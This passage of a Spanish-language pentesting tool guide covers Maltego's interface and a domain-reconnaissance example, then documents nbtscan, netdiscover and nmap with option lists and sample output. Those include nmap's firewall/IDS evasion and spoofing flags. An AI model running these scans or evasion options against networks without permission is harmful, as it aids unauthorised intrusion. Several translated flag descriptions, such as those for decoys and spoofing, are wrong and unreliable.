Las etiquetas de enlace se pueden configurar para que sean visibles o invisibles. Al trabajar con un gráfico grande, es posible que no desee mostrar todas las etiquetas de enlace del transform, ya que las cosas se vuelven confusas muy rápido. De forma predeterminada, las etiquetas de enlace del transform están configuradas para ser invisibles en la configuración global.

Las etiquetas de enlace individuales se pueden configurar para que sean visibles o no, independientemente de la configuración global. Esto se hace seleccionando el enlace y haciendo doble clic en él (enlace único) o en la vista de propiedades (enlaces múltiples).

Se puede anular la configuración global por enlace estableciendo ‘Show label’ a ‘Yes’ o ‘No’. Esto se aplica a las etiquetas de enlace generadas del transform, así como a los enlaces manuales.

Agregar ruta
El acceso directo de selección "add path" es más útil. Selecciona los nodos en la ruta entre múltiples nodos y está deshabilitado a menos que se seleccionen múltiples nodos. Esto es muy útil cuando se combina con el modo de selección Link/Entity.

También podemos copiar fácilmente la ruta seleccionada en un nuevo gráfico. Vuelva al modo de selección de entidad y haga clic derecho en cualquier nodo. Seleccionar Copy to new graph->Copy with links. Esto da como resultado un nuevo gráfico con solo la ruta.
Los parámetros de enlace como el color, el estilo y el grosor se conservan en el nuevo gráfico.

26.2.5. Seleccionando nodos

Nuevos atajos de selección
Se han introducido 2 nuevos atajos de selección en Maltego 3.0.2:



Hay algunas formas de seleccionar entidades.

- Simplemente hacer clic en la entidad.
- Se puede seleccionar más de una entidad haciendo clic izquierdo arrastrando un cuadro alrededor de ellas.
- Se puede seleccionar entidades una por una haciendo clic en ellas mientras mantiene presionada la tecla Mayús.
- Usar los iconos de selección en la pestaña investigate
- Usar los métodos abreviados de teclado.

Las opciones de selección en la pestaña investigate son las siguientes:

- Select All. Selecciona todos los nodos. También puedes presionar Control + A.
- Invert Selection. Esto permite invertir los nodos seleccionados. Se seleccionará todo, excepto lo que está seleccionado actualmente.
- Select Parent. Puede seleccionar un padre de un nodo, por ejemplo la fuente del nodo seleccionado. Esto es útil para llegar a la fuente original de un nodo hijo. También puede seleccionar el nodo y presionar Control + Flecha arriba.
- Select Children. Es muy útil poder seleccionar los hijos de un nodo, por ejemplo todos los nodos que se crearon a partir del nodo. También puede hacer esto seleccionando el padre y presionando Control + Flecha abajo.
- Select Neighbours. Selecciona los nodos directamente adyacentes al nodo actual.
- Add Parents. Puede seleccionar un nodo secundario y presionar Control + Mayús + Flecha arriba para seleccionar el elemento primario mientras se mantienen los elementos secundarios. Esto es útil para seleccionar un árbol genealógico, pero desde la perspectiva de un nodo secundario.
- Add Children. Selecciona los nodos secundarios mientras mantiene seleccionados a los padres.
- Add Neighbours. Mantener el nodo actual y también seleccionar los nodos directamente adyacentes al nodo actual.

26.2.6. Zooming in y out

Usar la rueda de desplazamiento del ratón para acercar y alejar el gráfico. Si se está usando un ordenador portátil, se puede usar los botones en la pestaña investigate de la GUI.

El botón "Zoom to fit" es muy útil para centrar rápidamente los gráficos (control Q en el teclado). Al alejarse en un gráfico, verá que cambia de una vista detallada a una vista general a cierto nivel. Esto es cuando se hace imposible leer el valor de la entidad en el nodo. Por lo tanto no tiene ningún sentido mostrar este detalle.

Cuando se muestra el modo de vista general, las diferentes entidades aparecen con colores diferentes, con una pequeña leyenda para asignar colores a los tipos de entidad en la esquina inferior derecha del gráfico.

Tener en cuenta que los colores no son siempre los mismos, por ejemplo la entidad dirección IP no siempre será azul oscuro. Esto sucede porque Maltego puede usar entidades personalizadas y el programa no conoce el número de entidades utilizadas.

Al hacer zoom con la rueda de desplazamiento del ratón, se utilizará el método de zoom al puntero. Por ejemplo, si el puntero del ratón estaba en el extremo izquierdo de un gráfico en particular, el acercamiento significaría que el gráfico se movería lentamente hacia la izquierda hasta que el punto central fuera donde estaba el puntero del ratón en lugar de que el punto central fuera el del centro de la gráfica.

Zoom to selection
"Zoom to selection" se introdujo en Maltego 3.0.3. Esto permite al usuario seleccionar una parte del gráfico utilizando técnicas de selección normales y luego hacer zoom rápidamente en el área. Esto se puede hacer haciendo clic en el botón "Zoom to selection" o presionando Control W.

26.3. Pestaña manage



26.3.1. Ventanas Maltego

El grupo de opciones de Windows bajo la pestaña manage permite las siguientes acciones:

- Close All. Esto cerrará todos los gráficos que están abiertos en este momento. Maltego primero le preguntará si desea guardar los gráficos.
- Close Other. Esta opción cerrará todos los otros gráficos que están abiertos, excepto el que se está viendo actualmente. Maltego primero le preguntará si desea guardar alguna de las otras gráficas.

- Overview. Se abrirá la ventana de resumen en el lado derecho de la pantalla si no está abierta o simplemente cambiará el foco a esta ventana. La ventana de vista general proporciona una vista general del gráfico y permite la fácil navegación de gráficos muy grandes.
  Detail View. Esto abrirá la ventana de vista detallada en el lado derecho de la pantalla si no está abierta o simplemente cambiará el foco a esta ventana. Cada entidad tiene varias propiedades y puede tener una vista detallada. La mayoría de las propiedades de una entidad se pueden establecer mientras la vista detallada es de solo lectura. La información de vista detallada no se pasa al transform.
- Entity Properties. Esto abrirá la ventana de vista detallada en el lado derecho de la pantalla si no está abierta o simplemente cambiará el foco a esta ventana. Cada entidad tiene varias propiedades. Las propiedades de la entidad se muestran y se pueden editar en la ventana de propiedades de la entidad. Los transforms usan las propiedades de una entidad y se pasan junto con el valor de la entidad al transform.
- Palette. Esto abrirá la ventana Palette de Maltego en el lado izquierdo de la pantalla si no está abierta o simplemente cambiará el foco a esta ventana. La paleta de Maltego proporciona una lista de entidades disponibles divididas en categorías. Por defecto, hay 2 categorías: Infraestructure y Personal. Cuando hace clic con el botón derecho en la paleta, se obtienen algunas opciones para personalizar la pantalla, tales como: Remove, Sort by Item Name, Refresh Palette, Hide Item Names, Show Big Icons, Reset Palette y Palette Manager.
- Output . Esto abrirá la ventana Output en la parte inferior de la pantalla si no está abierta o simplemente cambiará el foco a esta ventana. La ventana Output muestra la salida de los transforms que se ejecutan. Cuando se tengan dudas sobre lo que sucedió después de ejecutar un transform, mirar aquí para ver el resultado.

26.3.2. Gestionando los transforms

El proceso de descubrimiento permite descubrir varias semillas que contienen transforms de Maltego. Esto se usa a menudo cuando se descubren nuevos servidores o determinar si hay nuevos transforms disponibles en los servidores que se usan actualmente.

Transform Manager es una herramienta ubicada dentro de Maltego para ayudar con la adición de los servidores de aplicaciones de transform (TAS), así como la configuración de los transforms de estos servidores y conjuntos (agrupaciones de transforms).

Los transforms se pueden editar desde la ventana por defecto del administrador de transforms. Desde esta ventana se pueden ordenar los transforms por:

- Transform: el nombre de la transformación.
- Status: si el transform está "ready" o si tiene requisitos como un descargo de responsabilidad o una entrada que debe establecerse.
- Location: los servidores de aplicaciones de transformación (TAS) en los que se encuentra esta transformación.
- Default Set: Por defecto es este transform que se puede encontrar.
- Input: el tipo de entidad de entrada.
- Output: los tipos de entidad de salida.

Esta ventana también se puede buscar a través del control en la parte superior derecha que buscará en la columna de nombres de los transforms.

Con el diseño predeterminado del administrador de transforms, también están disponibles las siguientes secciones:

- Transform Information: esta sección describe el transform, proporciona información adicional del transform como el autor del transform e informa sobre cualquier acción necesaria del usuario, como aceptar exenciones de responsabilidad o si se necesitan configuraciones adicionales.
- Transform Settings: esta sección permite la modificación de las configuraciones específicas del transform, como claves API, tiempos de espera, campos de configuración para ventanas emergentes, etc.
- Set Manager: este botón permite acceder al Set Manager donde los conjuntos (grupos de transforms) se pueden agregar, eliminar y modificar.
- Transform Servers: este botón permite acceder a la pestaña Transform Servers mediante la cual puede especificar que servidores de transform se utilizarán y cuales activan y desactivan las casillas de verificación. También puede ver que transforms están disponibles en cada servidor.

La pestaña Transform Servers muestra los servidores que están disponibles y que se pueden activar y desactivar fácilmente para configurar si se utilizan. Esto es útil cuando se tienen varios servidores y se prefiere no especificar cada vez que se ejecuta un transform en que servidor debe ejecutarse. También se puede ver transforms en servidores específicos expandiendo cada servidor con el ícono +, como se ve a continuación:

Tener en cuenta que hay una lista de transforms y que la mayoría de ellos tienen un icono verde a la izquierda, lo que significa que están listas para usarse.

26.3.3. Sets

Los sets son una forma de agrupar transforms que generalmente se ejecutan juntos. Con la instalación predeterminada de Maltego, se notará que se han sido preconfigurados varios conjuntos, como el conjunto "Resolve to IP" que agrupa los transforms que convierten DNSName, MX Record, NS Record y Website Entities a direcciones IP. Esto se ha hecho para que, en lugar de tener que seleccionar cada tipo de entidad individual, se pueda ejecutar un conjunto de transforms a la vez.

Para crear sus propios conjuntos, hacer clic en la pestaña Set Manager ubicada dentro del Transform Manager. El administrador de los conjuntos es relativamente sencillo con una interfaz básica para administrar que transformaciones están dentro de cada conjunto.

Para crear un nuevo conjunto, simplemente seleccionar el botón "New Set..." dentro del Set Manager y completar el Set name y una descripción del conjunto (opcional).

Para agregar o eliminar transforms de un conjunto, primero seleccionar el conjunto que se desea modificar de la lista de conjuntos disponibles dentro del panel derecho y luego arrastrar el transform desde el panel izquierdo sobre él.

Para agregar más de un transform al conjunto, simplemente seleccionar múltiples transforms utilizando los modificadores shift o control y luego arrastrar la selección al conjunto. Alternativamente se puede simplemente seleccionar los transforms que se desea agregar, hacer clic con el botón derecho en ellos y usar el menú contextual "Add to Set->" y seleccionar el conjunto que se desea utilizar.

Para eliminar transforms determinados de un conjunto, seleccionar los transforms que se desea eliminar dentro del conjunto seleccionado, hacer clic con el botón derecho y seleccionar "Remove from set".

Para eliminar permanentemente un conjunto, seleccionar el conjunto en el panel de la derecha, hacer clic derecho sobre él y en "Delete ...". Luego aparecerá un cuadro de diálogo para confirmar que desea eliminar el conjunto. Al seleccionar OK en este cuadro de diálogo, se eliminará el conjunto de forma permanente.


26.3.4. Gestionando entidades

La sección Entities de la pestaña management permite lo siguiente:

- New Entity. Permite la creación de entidades personalizadas. Esta selección abre un asistente que lo guiará a través del proceso de creación de una nueva entidad personalizada. Pasar por este asistente le permitirá crear nuevas entidades con todas sus configuraciones relevantes e íconos.
- Manage Entities. Esta opción permite al usuario cambiar las propiedades de una entidad, para eliminarla completamente, iniciar la creación de una nueva entidad, así como la importación y exportación de entidades.
- The Import and Export of Entities. Las entidades se pueden importar y exportar. Las entidades pueden ser importadas como parte de los archivos de Maltego o gráficos de Maltego (* .mtz o * .mtgx) y exportados como un archivo * .mtz.

26.4. Opciones de los gráficos

El espacio en pantalla es muy valioso y Maltego debe mostrar mucha información. Dependiendo del tamaño de su pantalla, tendrá que mover las cosas, mostrarlas de manera diferente y a veces ocultarlas para poder ver lo que desea ver. Esta sección trata sobre como aprovechar al máximo su GUI.



26.4.1. Pestañas de los gráficos

Las pestañas de los gráficos mostrarán una lista de todos los gráficos que están abiertos. Los gráficos que aún no se han guardado se mostrarán como " New Graph (número)". Una vez que se guarda un gráfico, el nombre para mostrar en la etiqueta de nombre cambiará al nombre con el que se guardó. El * detrás de un gráfico indica que contiene datos y la vista actual será de color claro.

26.4.2. Vistas

Las vistas se utilizan para extraer información no obvia de gráficos grandes, donde el analista no puede ver las relaciones claras mediante la inspección manual de datos. Además de la Mining View, Maltego admite otras 3 vistas:

1. Vista dinámica. Los nodos que se calculan como los más centrales para el gráfico reciben nodos más grandes.
2. Vista ponderada del borde. Los tamaños de los nodos se basan en el número de enlaces entrantes. Esta vista permite ver a que nodos de su red están más vinculados.
3. Lista de entidades. La lista de entidades es simplemente una lista de nodos en formato de texto que le permite ordenarlos fácilmente y administrarlos en función de los enlaces Type, Value, Incoming y Outgoing, así como el peso de las entidades.

Al igual que con los transforms de la vista Mining predeterminada, se pueden ejecutar en todas las entidades dentro de cada vista.

26.4.3. Visualización de retraso

Los botones de visualización de retraso se usan cuando tiene una gran cantidad de nodos que ingresan al gráfico, por ejemplo ejecutando muchos transforms en muchos nodos, y no desea que el diseño se actualice constantemente. Al retrasar el diseño, la aplicación puede procesar los transforms más rápido, ya que no necesita actualizar la pantalla después de cada transform.

Para congelar el diseño del gráfico, simplemente presionar el botón azul de congelación, este botón se volverá rojo mientras el gráfico está congelado. Para descongelar el gráfico, simplemente presionar el mismo botón que ahora será rojo y el gráfico se reanudará normalmente.

Si nuevas entidades han regresado de un transform mientras su gráfico está congelado, notará que el ícono de actualización ubicado al lado del ícono de congelación se habilita (verde), presionando este mientras el gráfico está congelado, lo actualizará a las últimas entidades.

26.4.4. Diseño

Maltego admite 4 tipos de algoritmos de diseño:

1. Diseño de bloque. Este es el diseño predeterminado y también se utiliza durante la minería.
2. Diseño jerárquico. Es un diseño basado en un árbol como un administrador de archivos.
3. Diseño de centralidad. Los nodos que son más centrales en el gráfico, por ejemplo la mayoría de los enlaces entrantes, aparecen en medio con los otros nodos dispersos a su alrededor.
4. Diseño orgánico. Los nodos están apretados entre sí de tal manera que la distancia entre cada nodo y todos los demás nodos se minimiza.

Se puede cambiar entre vistas en cualquier momento haciendo clic en el icono correspondiente ubicado en la parte superior de la ventana del gráfico. La selección de nodos se conservará entre los diseños. El diseño del bloque se usa durante la extracción y la aplicación siempre cambiará a esta vista cuando se obtengan nuevos resultados. En este diseño, los nodos se muestran utilizando las siguientes reglas:

1. En un bloque de nodos
2. Ordenados por tipo de entidad
3. Ordenados por peso de entidad

26.4.5. Display button

Navegar por la pantalla siempre es una cuestión de poder ver solo lo que quieres ver. Por esta razón, la GUI se ha hecho muy versátil y adaptable. Como se discutió anteriormente, los gráficos se mantienen en pestañas que se pueden hojear.

Esta sección detalla algunas de las opciones disponibles para mostrar ventanas de información. En la parte superior derecha del gráfico están disponibles las siguientes opciones:

1. Show Opened Documents List. Este botón mostrará una lista de todos los gráficos que están abiertos. Los gráficos que aún no se han guardado se mostrarán como " New Graph (número)". Una vez que se guarda un gráfico, el nombre para mostrar en la etiqueta de nombre cambiará al nombre con el que se guardó. En la vista de la lista de documentos, el * detrás de un gráfico indica que contiene datos y la flecha apunta a la vista actual.
2. Pestañas Overview, Detail View y Property View. Una vez que estas ventanas se han minimizado, permanecen disponibles como pestañas al lado de la GUI. El usuario ahora tiene la opción de dejar que la ventana se ajuste en el lado derecho de la pantalla (#) o cerrarla completamente (x). Una vez que la ventana esté en su lugar, los iconos cambiarán.Las opciones disponibles ahora son minimizar la ventana ((>>) nuevamente o cerrarla completamente (x). Se puede volver a abrir desde la pestaña Manage. Las ventanas también se pueden abrir para ajustar en su lugar en diferentes configuraciones. Todo depende del usuario como desea configurar su entorno de trabajo y por supuesto la cantidad de pantalla disponible.
3. El botón Minimise/Maximise. Este botón permite al usuario configurar 2 vistas a alternar, por ejemplo, una vista con solo el gráfico y una vista con todas las ventanas de información adicional (Overview, Detail View, Property View y Output Window).

26.5. Propiedades de la entidad y vista detatallada

Cada entidad tiene varias propiedades y puede tener una vista detallada. La mayoría de las propiedades de una entidad se pueden establecer mientras la vista detallada es de solo lectura. Los transforms usan las propiedades de una entidad y se pasan junto con el valor de la entidad al transform. La información de vista detallada no se pasa al transform.


26.5.1. Propiedades de la entidad

Las propiedades de la entidad se muestran y se pueden editar en la ventana de propiedades de la entidad. Actualmente las propiedades de entidad de un netblock son:

1. Add new property. Agregar una nueva propiedad a la vista de propiedades. Esto agregará una propiedad dinámica que solo se aplica a la entidad seleccionada. Para agregar propiedades globalmente a una entidad, por ejemplo, "Person", esto debe hacerse a través de la opción Manage Entities en la pestaña Manage.
2. Delete new property. Una vez que se ha agregado una nueva propiedad, se puede eliminar.
3. Edit Property Mapping. Esto permitirá establecer el valor que se edita, se muestra dentro del gráfico y se usa como icono.
4. Entity Properties. Cambiar las propiedades de la entidad.

26.5.2. Vista detallada

La vista detallada contiene información sobre la entidad que no se puede mostrar en la ventana principal del gráfico. Estas son cosas que el autor del transform quiere que se vea sobre la entidad. A medida que el ratón se mueve sobre las entidades, se actualizan las propiedades de la entidad y la vista detallada. La vista detallada de la entidad que se devuelve del Paterva Commercial Transform Application Server (CTAS) siempre contendrá los siguientes campos:



26.5.3. Seleccionando múltiples entidades

En Maltego 3, la vista detallada cambia a una lista de elementos de varias columnas cuando se selecciona más de un nodo. Esto le da al usuario mucha más flexibilidad en términos de selección. Ahora se pueden buscar nodos en el área de texto y presionar Enter para ver que nodos coinciden.

Tener en cuenta que el botón de flecha verde a la izquierda de la palabra "linode", se ha puesto verde. Este es el botón de sincronización. Ahora puede seleccionar nodos dentro de la lista y cuando se presiona el botón de sincronización, los nodos seleccionados en el gráfico se actualizarán de acuerdo con la selección.

Al colocar un signo de exclamación frente a una frase, puede invertir la selección, por ejemplo si desea encontrar todas las entidades que no coinciden con la palabra "linode", debe buscar "!linode". La funcionalidad Search (Control F) con la búsqueda secundaria en la Detail View ofrece mucha flexibilidad y potencia.

26.6. Creación de una entidad personalizada

Para crear una entidad personalizada, seleccionar "New Entity" en la pestaña Manage de Maltego. Esta selección abre un asistente que lo guiará a través del proceso de creación de una nueva entidad personalizada.

El nombre es importante para usar con los transforms TDS/locales.

Para eliminar una entidad personalizada, o cualquier entidad para ese asunto, ir a "Entity Manager" en la pestaña Manage y seleccionar la opción de eliminar.

Las entidades personalizadas se pueden compartir fácilmente entre los usuarios exportándolas e importándolas. También es posible compartir entidades simplemente guardando un gráfico que contiene entidades personalizadas y cargándolo en otro Maltego.

26.7. Ejemplo

Supongamos que desea recopilar información sobre un dominio como por ejemplo example.com. Exploraremos como hacer esto en las siguientes secciones:
1. Crear un nuevo gráfico (Ctrl + T) y selecciomar la pestaña Palette.
2. Seleccionar Infraestructure y haga clic en Domain.
3. Arrástarlo a la ventana principal. Si tiene éxito, verá un dominio llamado paterva.com en la ventana principal.
4. Hacer doble clic en el nombre y cambiarlo a su dominio de destino, example.com
5. Si se hace clic con el botón derecho en el nombre de dominio, se verán todas las transformaciones que se pueden hacer al nombre de dominio:
   - DNS del dominio
   - Detalles del propietario del dominio
   - Direcciones de correo electrónico del dominio
   - Archivos y documentos del dominio.
   - Otras transformaciones, como A persona, A números de teléfono, y al sitio web
   - Todas las transformaciones
6. Elegir DomainToDNSNameSchema de las transformaciones de dominio (Ejecutar Transform | Other Transforms | DomainToDNSNameSchema).

27. nbtscan

Esta es una herramienta de línea de comandos que busca servidores de nombres abiertos de NETBIOS en una red TCP/IP local o remota y este es un primer paso para encontrar recursos compartidos abiertos.

Uso: nbtscan [opciones] objetivo [objetivos...]

Los objetivos son listas de direcciones IP, nombres DNS o rangos de direcciones. Los rangos pueden estar en notación /nbits ("192.168.12.0/24") o con un rango en el último octeto ("192.168.12.64-97")

Opciones

-V	mostrar información de la versión
-f	Mostrar las respuestas de registro de recursos de NBT completas
-H	generar encabezados HTTP
-v	Modo verbose
-n	No buscar nombres inversos de direcciones IP respondiendo
-p <n>	enlazar al puerto UDP <n>. Predeterminado = 0
-m	incluir la dirección MAC en la respuesta
-T <n>	Tiempo de espera de no respuestas en <n> segundos. Predeterminado = 2 segundos
-w <n>	Espere <n> msegs después de cada escritura. Predeterminado = 10 mseg
-t <n>	Probar cada dirección <n> intentos. Predeterminado = 1
-P	generar resultados en formato hashref perl

Ejemplo

```
root@kali:~# nbtscan 192.168.1.0/24
Doing NBT name scan for addresses from 192.168.1.0/24

IP address       NetBIOS Name     Server    User             MAC address
------------------------------------------------------------------------------
192.168.1.0     Sendto failed: Permission denied
192.168.1.255 Sendto failed: Permission denied
```

28. netdiscover

netdiscover es un escáner ARP simple que se puede usar para buscar hosts en vivo en la red donde estamos. No sirve para redes externas. También puede escanear múltiples subredes. Simplemente produce la salida en una pantalla en vivo. Esto se puede usar en las primeras fases de una prueba de penetración donde tiene acceso a una red. Netdiscover es una herramienta simple de reconocimiento inicial que puede ser muy útil.

Características:

1. Simple Arp Scanner
2. Funciona en modo activo y pasivo
3. Produce una vista de los dispositivos identificados
4. Permite escanear múltiples subredes
5. Opciones de tiempo

Uso: netdiscover <options>
Opciones:

-i device	Descubrir un dispositivo de la red
-r range	Escanear un rango determinado
-l file	Escanear la lista de rangos especificados en un fichero
-p passive mode	No envia nada, solo escanear
-m file	Escanear la lista de MACs y nombres de dispositivos conocidos
-F filter	Personalizar la expresión del filtro pcap. Predeterminado: "arp"
-s time	Tiempo entre cada solicitud de ARP (milisegundos)
-n node	Último octeto IP utilizado para escanear (de 2 a 253)
-c count	Número de veces para enviar cada solicitud de ARP
-f	Permite el modo fastmode. Ahorra mucho tiempo, recomendado para auto
-d	Ignorar los archivos de configuración de inicio para escaneo automático y modo rápido
-S	Habilitar la supresión del tiempo de suspensión entre cada solicitud (modo hardcore)
-P	Imprimir los resultados en un formato determinado y parar cuando termine
-N	No imprimir encabezado. Solo válido cuando -P está habilitado.
-L	Igual que -P, pero continua escuchando después de que se complete la exploración activa

Ejemplo

netdiscover -i eth0 -r 192.168.120.0/24

Currently scanning: Finished! | Screen View: Unique Hosts

7 Captured ARP Req/Rep packets, from 4 hosts. Total size: 420

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	e0:41:36:76:0f:b8	4	240	MitraStar Technology Corp.
192.168.1.33	f0:85:c1:c0:06:cd	1	60	SHENZHEN RF-LINK TECHNOLOGY
192.168.1.34	2c:fd:ab:11:a2:93	1	60	Motorola (Wuhan) Mobility Te
192.168.1.35	d0:16:b4:75:07:f3	1	60	HUAWEI TECHNOLOGIES CO.,LTD

29. nmap

nmap es una herramienta de código abierto (licencia GPL) y gratuita especializada en la exploración de redes y seguridad. Es multiplataforma, estando disponible para Unix/Linux, Windows y Mac entre otros. Aunque generalmente se utiliza en auditorías de seguridad, muchos administradores de redes y sistemas lo encuentran útil para realizar tareas rutinarias como puede ser el inventariado de la red, la planificación de actualización de servicios y la monitorización del tiempo que los equipos o servicios se mantiene activos. Su función más extendida, suele ser la de comprobar que puertos de una máquina están abiertos con la finalidad de regular su tráfico y detectar posibles vulnerabilidades asociadas a las aplicaciones trabajando a través de ellos, detectar dispositivos, sus sistemas operativos, cortafuegos, mantener seguro un servidor, etc.

nmap [tipo de análisis] [opciones] {especificación de objetivos}

Especificación del objetivo:

-iL <inputfilename>	Entrada desde una lista de dispositivos/redes
-iR <num hosts>	Elegir objetivos aleatorios
--exclude <host1[,host2][,host3],...>	Excluir dispositivos/redes
--excludefile <exclude_file>	Excluir lista de fichero

Opciones en cuanto al descubrimiento del dispositivo:

-sL	Lista de objetivos a escanear
-sn	Deshabilitar el escaneo de puertos
-Pn	Tratar todos los dispositivos como online – saltar el descubrimiento de dispositivo
-PS/PA/PU/PY[portlist]	Descubrimiento TCP SYN/ACK, UDP o SCTP a determinados puertos
-PE/PP/PM	Sondas de detección de solicitud de eco ICMP, marca de tiempo y máscara de red
-PO[protocol list]	IP Protocol Ping
-n/-R	Nunca hacer resolución DNS/Siempre resolver
--dns-servers <serv1[,serv2],...>	Especificar los servidores DNS a usar
--system-dns	Usar resolución DNS de OS
--traceroute	Tracear cada salto hasta el dispositivo

Técnicas de escaneo:

-sS/sT/sA/sW/sM	Escaneo TCP SYN/Connect()/ACK/Window/Maimon
-sU	Escaneo UDP
-sN/sF/sX	Escaneo TCP Null, FIN y Xmas
--scanflags <flags>	Customizar los flags del escaneo TCP
-sI <zombie host[:probeport]>	Escaneo idle

-sY/sZ	Escaneo SCTP INIT/COOKIE-ECHO
-SO	Escaneo del protocolo IP
-b <FTP relay host>	Escaneo de rebote FTP

Especificación del puerto y el orden de escaneo:

-p <port ranges>	Solo escanear los puertos especificados. Ejemplos: -p22; -p1-65535; -p U:53,111,137,T:21-25, 80, 139, 8080,S:9
--exclude-ports <port ranges>	Excluir del escaneo los puertos especificados
-F	Modo fast
-r	Escanear los puertos en forma consecutiva no aleatoria
--top-ports <number>	Escanear el número de puertos más comunes
--port-ratio <ratio>	Escanear los puertos más comunes que <ratio>

Detección del servicio/versión:

-sV	La sonda abre los puertos para determinar la información del servicio/versión
--version-intensity <level>	Establecer de 0 (ligero) a 9. Tratar todas las sondas
--version-light	Limite a las sondas más probables. Intensidad 2
--version-all	Probar cada sonda. Intensidad 9
--version-trace	Mostrar la actividad detallada del escaneo de la versión para depuración

Escaneo con script:

-sC	Equivalente a --script=default
--script=<Lua scripts>	<Lua scripts> es una lista separada por comas de los directorios, ficheros script o categorías de script
--script-args=<n1=v1,[n2=v2,...]>	Proporcionar argumentos a los scripts
--script-args-file=filename	Proporcionar argumentos NSE de script en un fichero
--script-trace	Mostrar todo los datos enviados y recibidos
--script-updatedb	Actualizar la base de datos del script
--script-help=<Lua scripts>	Muestra la ayuda de los scripts. <Lua scripts> es una lista seperada por comas de los ficheros y categorías script.

Detección del sistema operativo:

-O	Permitir la detección del sistema operativo
--osscan-limit	Limitar la detección del sistema operativo a objetivos prometedores
--osscan-guess	Adivinar OS más agresivamente

Cadencia y rendimiento:

Las opciones que tienen <time> son en segundos y si se añade 'ms' (milisegundos), 's' (segundos), 'm' (minutos), or 'h' (horas) al valor (ejemplo 30m).

-T<0-5>	Establecer el patrón de cadencia
--min-hostgroup/max-hostgroup <size>	Tamaño de los grupos
--min-parallelism/max-parallelism <numprobes>	Paralelización de la sonda
--min-rtt-timeout/max-rtt-timeout/initial-rtt-timeout <time>	Especificar el tiempo de ida y vuelta.
--max-retries <tries>	Número máximo de retransmisiones de sondas de exploración de puertos.
--host-timeout <time>	Renunciar al objetivo después de el tiempo especificado
--scan-delay/--max-scan-delay <time>	Ajustar el retraso entre las sondas
--min-rate <number>	Enviar paquetes no más lento que <número> por segundo
--max-rate <number>	Enviar paquetes no más rápido que <número> por segundo

Evasión y suplantación cortafuegos/IDS:

-f; --mtu <valor>	Paquetes fragmentados. Por defecto MTU
-d <señuelo1,señuelo2,[me],...>	Seleccionar objetivos al azar
-s <direccion_IP>	Excluir determinados sistemas o redes
-e <interfaz>	Usar la interfaz especificada
-g/--source-port <numpuerto>	Utilizar este número de puerto especificado
--data-length <num>	Agregar datos al azar a los paquetes enviados
--ttl <val>	Fijar el valor del tiempo de vida de IP
--badsum	Enviar paquetes con un checksum TCP/UDP falso
--spoof-mac <direccion mac/prefijo/nombre de fabricante>	Falsificar la dirección MAC
--proxies <url1,[url2],...>	Conexiones de relé a través de proxies HTTP/SOCKS4
--data <hex string>	Agregar una payload personalizada a los paquetes enviados
--data-string <string>	Añadir una cadena ASCII personalizada a los paquetes enviados
--data-length <num>	Anexar datos aleatorios a los paquetes enviados
--ip-options <options>	Enviar paquetes con opciones de IP especificadas

Salida:

-oN/-oX/-oS/-oG <file>	Escaneo de salida en formato normal, XML, s | <rIpt kIddi3 y Grepable, respectivamente, al nombre de archivo dado.

-oA <basename>	Salida en los 3 formatos principales a la vez
-v	Modo verbose
-d	Modo depuración
--reason	Mostrar el motivo por el que un puerto se encuentra en un estado particular
--open	Mostrar solo puertos abiertos
--packet-trace	Mostrar todos los paquetes enviados y recibidos
--iflist	Imprimir interfaces de dispositivos y rutas
--append-output	Agregar a los archivos de salida especificados
--resume <filename>	Reanudar un análisis abortado
--stylesheet <path/URL>	Hoja de estilo XSL para transformar resultados XML a HTML
--webxml	Hoja de estilo de referencia de nmap.org para XML portátil
--no-stylesheet	Evitar la asociación de hoja de estilos XSL con salida XML

Varios:

-6	Habilitar el escaneo de IPv6
-A	Habilitar la detección del sistema operativo, la detección de versiones, el análisis de scripts y el traceroute
--datadir <dirname>	Especificar la ubicación personalizada del archivo de datos Nmap
--send-eth/--send-ip	Enviar utilizando paquetes de ethernet sin procesar o paquetes de IP
--privileged	Suponer que el usuario tiene privilegios
--unprivileged	Suponer que el usuario carece de privilegios de socket sin procesar
-V	Visualizar el número de la versión
-h	Visualizar esta ayuda

La tabla de salida de este programa lista el número de puerto y el protocolo asociado, el nombre más común del servicio, y su estado. El estado puede ser:

- Open (abierto): la aplicación en la máquina destino se encuentra esperando conexiones o paquetes en este puerto
